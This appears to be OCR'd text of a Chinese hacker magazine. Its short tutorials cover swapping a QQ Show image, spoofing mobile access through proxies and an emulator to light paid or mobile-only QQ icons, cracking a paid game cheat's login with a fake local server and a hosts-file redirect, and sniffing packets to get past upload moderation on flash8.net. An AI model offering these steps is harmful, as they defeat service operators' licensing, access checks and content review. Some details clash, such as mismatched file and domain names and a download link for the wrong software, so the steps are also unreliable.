


图 10　用7ZIP修改


把你想要的形象覆盖掉原形象，然后重新制作成新的Date.db覆盖掉原来的文件即可。接着到QQ里面更改系统形象，系统默认的是免费且不需要任何操作的，而默认的图片被你改了，系统就把假文件改成你的QQ秀了。上传到服务器上后，别人看你的QQ秀就是改过的那个了。

编辑点评：

TX的又一个失误被我们小菜利用了，大家抓住机会啊，这可不需要什么技术含量，唯一的难点就是能不能找到一个自己认为完美的Q秀了！小菜们行动起来……



《精通脚本黑客》由于极受欢迎，已经脱销，现隆重加印第二版（修订版），欢迎新老朋友踊跃报名购买，价钱不变，依然30元人民币。拿在手里的感觉确实不一样……



网络开通QQ手机付费图标

▣郝安康

从本文您可以学到：
怎样通过网络开通QQ手机付费图标

点亮QQ图标现在似乎已经变成了潮流，其实QQ只是聊天的工具，只是大家虚荣心比较强而已，好多人似乎也开通了好多没有用的付费图标！无奈ING……今天教大家网络开通只有手机用户才能开通的两个图标——手机腾讯网用户和WAPQQ用户！

"WAPQQ"的点亮

我们需要用到Opera浏览器，下载地址是**http://snapshot.opera.com/windows/o952s_10089m.exe**，下载安装后，先对浏览器进行配置！




图1　配置成功的opera

依次选择"**工具**"–"**首选项**"–"**高级**"–"**网络**"进行配置，在"HTTP"上打勾，IP地址就输入**211.95.176.6**；端口开**808**，然后在"为代理启用HTTP1.1"上打钩，配置就算是完成了，如图1。




图3　登录的QQ页面





图2　网页上的手机页面

这里为大家提供几个备用的HTTP代理：

IP：221.130.195.69　端口：1860
（上海市 移动）　代理类型：HTTP
IP：211.137.205.254　端口：8008
（山东省济南市 移动）代理类型：HTTP
IP：218.206.7.130　端口：3128
（重庆市 移动）　代理类型：HTTP
IP：221.179.215.34　端口：80
代理类型：HTTP
（中国 移动）

接下来才进入正题，我们是要点亮图标的！在地址栏输入**http://waprelay.sjkx.com/r/order_0000078?station=guni&PT=101:100009&from=QQChat&pid=QQChat&?**，然后点"转到"。注意一定是这个网址，不同于IE浏览器上的地址！所以说这里是关键的！登录页面如图2，曾经用手机登录过的菜菜一定感觉到界面很眼熟吧！



很抱歉，QQ安全中心启用了限制登录的保护措施，您的账号暂时不能登录，请您先进行短信确认
移动用户请发送您的QQ号到106617001008(大众卡用户请更换其他品牌卡发送，如:神州行)
山东联通用户请发送到106257001008
湖北、广西、江苏、福建、浙江、黑龙江、上海、陕西、河南、四川、广东联通用户请发送到1
其它地区联通用户请发送到106617001008进行确认
确认成功后即可正常使用。感谢您对手机腾讯网的支持。
客服电话：0755-83765566（发送短信0.1元/条，由运营商收取，无其他费用）
后退

图4　受限制的登录

现在，登录自己的QQ就可以了，这里我用自己的小号给大家做演示。登录之后如图3，是不是与手机上的QQ一模一样啊？这样的话还可以看看谁在隐身，而且你的WAPQQ就点亮了。

其实以前用OPERA同样可以点亮"手机腾讯网用户"图标的，现在TX做了限制，如图4，所以请继续看解决方法。




图5　手机登录腾讯

"手机腾讯网用户"的点亮

现在有个软件叫**NHAL WIN32 EMULATOR 1.0**，下载地址是**http://download.theworld.cn/theworld/TheWorld2.3Final_2.3.1.1_chs.exe**，下载安装后其实就是一个手机模拟软件，在其中的浏览器上输入**www.3g.qq.com**后登录自己的QQ就可以了，如图5。

我们再来登录自己的QQ，是不是这个页面比前面的逼真多了？如图6。




图6　登录QQ后的页面

这样QQ腾讯网用户图标也点亮了！其实我想用这个软件点亮前面那个图标的，可是那是个收费图标，需要1元RMB。现在我们来看看图标点亮后的情况，如图7。

最后提醒大家：在使用这个工具输入时，不要用小键盘区的按键！好奇的，自己试一下就知道了，呵呵！




图7　图标点亮后的情况

编辑点评：

简单的说就是欺骗啊，骗TX说我是在用手机，快给我把图标点亮吧。所以，故事的最后，你幸福的达成你的心愿。GPRS流量费终于省下了，节省是青少年的优良品德。

口袋西游收费外挂的本地破解

▣蓝橘子

从本文您可以学到：
怎样破解基于域名的外挂

注意：本方法只适合于通过域名传递数据的外挂！

我这里是用《口袋西游》的外挂做演示，首先需要把IIS安装好，然后使用网络嗅探工具，我用的是sniffx！

IIS的安装方法我们就不说了，已经很普及了吧，自己上网搜索就是了。首先打开嗅探工具，然后再打开外挂，开始嗅探登录用户。你得先弄个正确的账号，没有正确的账号就得看你的运气了。

登录的时候打开嗅探器，在连接服务器进行验证时的信息就被抓到了，地址是："**http://www.520wife.com/kdxy/checkid.asp?u=123&p=123**"！这里的"checkid.asp"就是认证登录账号和密码的文件，我们可以用浏览器打开这个url，看看显示的是什么！

我看到的显示是182，不过不是每次都是182，我不知道是什么规律，但是可以确定显示的是非0的数，除非登录账号密码错误。

我们再拿个错误的账号试试，提示账号或者密码不正确！嗅探器又抓到了，地址是："http://www.520wife.com/kdxy/checkid.asp?u=1&p=1"！从这里可以看出u就是账号，p是密码。我们再打开这个url看看会显示什么……打开后发现显示的是0！

接下来认证角色，嗅探器这次抓到的地址是："http://www.520wife.com/kdxy/agn.asp?id=82&n=角色名字"。"agn.asp"就是认证角色名字的文件了，id是绑定了你登录账号的，agn.asp文件检测你的角色名是否符合此ID。打开这个url，结果跟上面一样，如果正确就显示为1，错误就显示为0，同样嗅探器没有抓到接收到的数据包。

这里注意一下，**在抓包的时候只有发送出去的数据，没有接收到的数据，说明外挂只是验证服务器上显示的是0或者非0，是0就提示错误，非0就成功登录。**现在既然知道了验证的方法，那么就好办了！

我们首先在IIS中建立一个虚拟目录，目录名称也跟外挂服务器认证的目录名称一样为"kdxy"，然后在目录下面新建两个文件，文件名就是刚才认证登录账号和认证角色名称的两个文件："checked.asp"和"agn.asp"。内容都写1就可以了。

最后打开C:\WINDOWS\system32\drivers\ etc\host文件(WIN98的好像是在C:\WINDOWS目录)，在后面添加上"127.0.0.1　　www.910wife.cn"这条语句后再保存就可以了。

注意：vista系统的话，需要用管理员权限打开，否则修改后不能保存！

编辑点评：

host文件的利用是很灵活的，和不同的方法配合能做很多的事情，除了常用于通过基于域名的网络验证以外，还经常被病毒利用。你想想，如果你的host被修改，把www.google.com指向一个含网马的仿冒页面，多可怕啊。

不用审核拿FLASH地址

图 冰火 @邯郸

从本文您可以学到：

怎样用WinSock Expert找到文件的上传地址

做好了一个FLASH，想传到网上发布下，但自己没有个人空间，免费FTP又不稳定。而且网上的一些免费上传FLASH的站，有的要审核，有的速度慢，后来我看中了flash8.net这个站，挺大的，就用这个吧。




图1 上传文件




图2 上传界面

进入站点后选择"源文件"下的"上传源文件"，如图1。原来还需要注册，点"立即注册"并注册成功后再登录，出现了上传界面，如图2。

在上传SWF的地方点"浏览"，选中要上传的FLASH。点击"上传"，出现了"上传成功"字样，如图3。我开始先没管它，还是继续添加上传信息。填完信息后点"提交内容"，居然还要审核，如图4。




图3 上传成功



图4 等待管理员人审核

我可等不急了，想马上用。这时想到，前面上传时已经出现了"上传成功"的提示，说明它已经上传上去了，只是我们不知道地址而已，如图5。




图5 上传成功

我在"上传成功"的空白处按鼠标右键，选择属性，得到了一个上传的路径http://www.flash8.net/fla/_upload.aspx?updir=/UploadFla/Temp/&uptxt=Hidden_swf&uptypes=swf，如图6。




图6 得到地址

打开这个地址，是个上传页面，如图7。点"浏览"后还是选择我要上传的FLASH，再点"上传"，又出现"上传成功"，就是不知道路径。




图7 上传页面

现在说到主题了！用WinSock Expert工具网络抓包。打开工具，选中IE进程里面的上传进程，再点一下OPEN，好了，现在已经监视着这个上传页面了，如图8。




图8 监视上传页面

打开被监视的上传页面，再次进行上传操作。等上传成功后，来看看我们抓的包，如图9。

哈哈，看到上传的文件名了！但是我把文件名接在www.flash8.net/等路径后面，也就是在其后面加上2008/10/10/20081010014406l6.swf，还是无法访问。

